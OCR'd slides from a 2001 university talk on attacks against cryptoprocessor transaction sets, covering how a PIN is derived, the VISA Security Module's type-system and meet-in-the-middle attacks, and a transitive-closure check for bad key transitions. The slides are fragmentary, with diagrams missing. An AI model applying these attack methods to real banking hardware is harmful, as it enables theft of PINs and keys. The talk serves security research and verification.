Attacks on Cryptoprocessor Transaction Sets

Mike Bond

University of Cambridge


13th February 2001

The Talk

- Lightning tour of a Cryptoprocessor
- Attacks on the VISA Security Module
- Attacks on the 4758

On the fly: General Attack Techniques
General Verification Methods

Black Box




- Lock the key inside to prevent duplication
- Bolt it down so it can’t be stolen


So owner can monitor how it is used...

A Typical Transaction Set

- Encipher, Decipher
- Generate MAC, Verify MAC
- Verify a PIN
- Import, Export, Load Key Part
- Load Master Key, Change ACLs
- Output Clear PINs


Ovals represent KEYS
Master Key
Rectangles represent TYPES
Master Keys
KEK MK
DATA MK
Transport Keys
KEKs
Operational Keys
Incoming
Outgoing
Working Keys
User Data
Shared Data
Shared Data
User Data

Example Type Diagram



What’s in a PIN ?

Start with your bank account number

```
0000000000052218
```

Encrypt with PIN derivation key ↓

```
22BD4677F1FF34AC
```

↓


Chop off the (B->1)

End 2213 (D->3)


The Visa Security Module

- Latest Incarnation : Racal/Zaxus HSM
- Used in 70% of world’s card transactions

VSM Key Hierarchy



VSM Type Diagram



‘Transitive Closure’

- Produce matrix full of zeroes, with source and destination types as the axes.
- Each transaction gives `A(from,to)=1;`
- Transitive closure - matlab style


```
sign((eye(length(a)) + a)^length(a))
```

- Scan the results for “bad transitions” e.g. `PIN -> CLEAR`

Formal Method ?

- ‘Transitive Closure’ under the type system is a baby formal method?
- What properties do we need to prove?
- Will it scale up to deal with the 4758?
- What about complex transactions with multiple inputs and outputs?

VSM Poor Type System Attack




The Meet in the Middle Attack

- A thief walks into a car park and tries to steal a car...


- How many keys must he try?

The Meet in the Middle Attack



VSM MIM Attack

- Generate 2^{16} keys
- Encrypt test vectors
- Do 2^{40} search



Cryptoprocessor’s Effort

Search Machine’s Effort

16 bits

40 bits

56 bit key space

The IBM 4758

4758 Overview

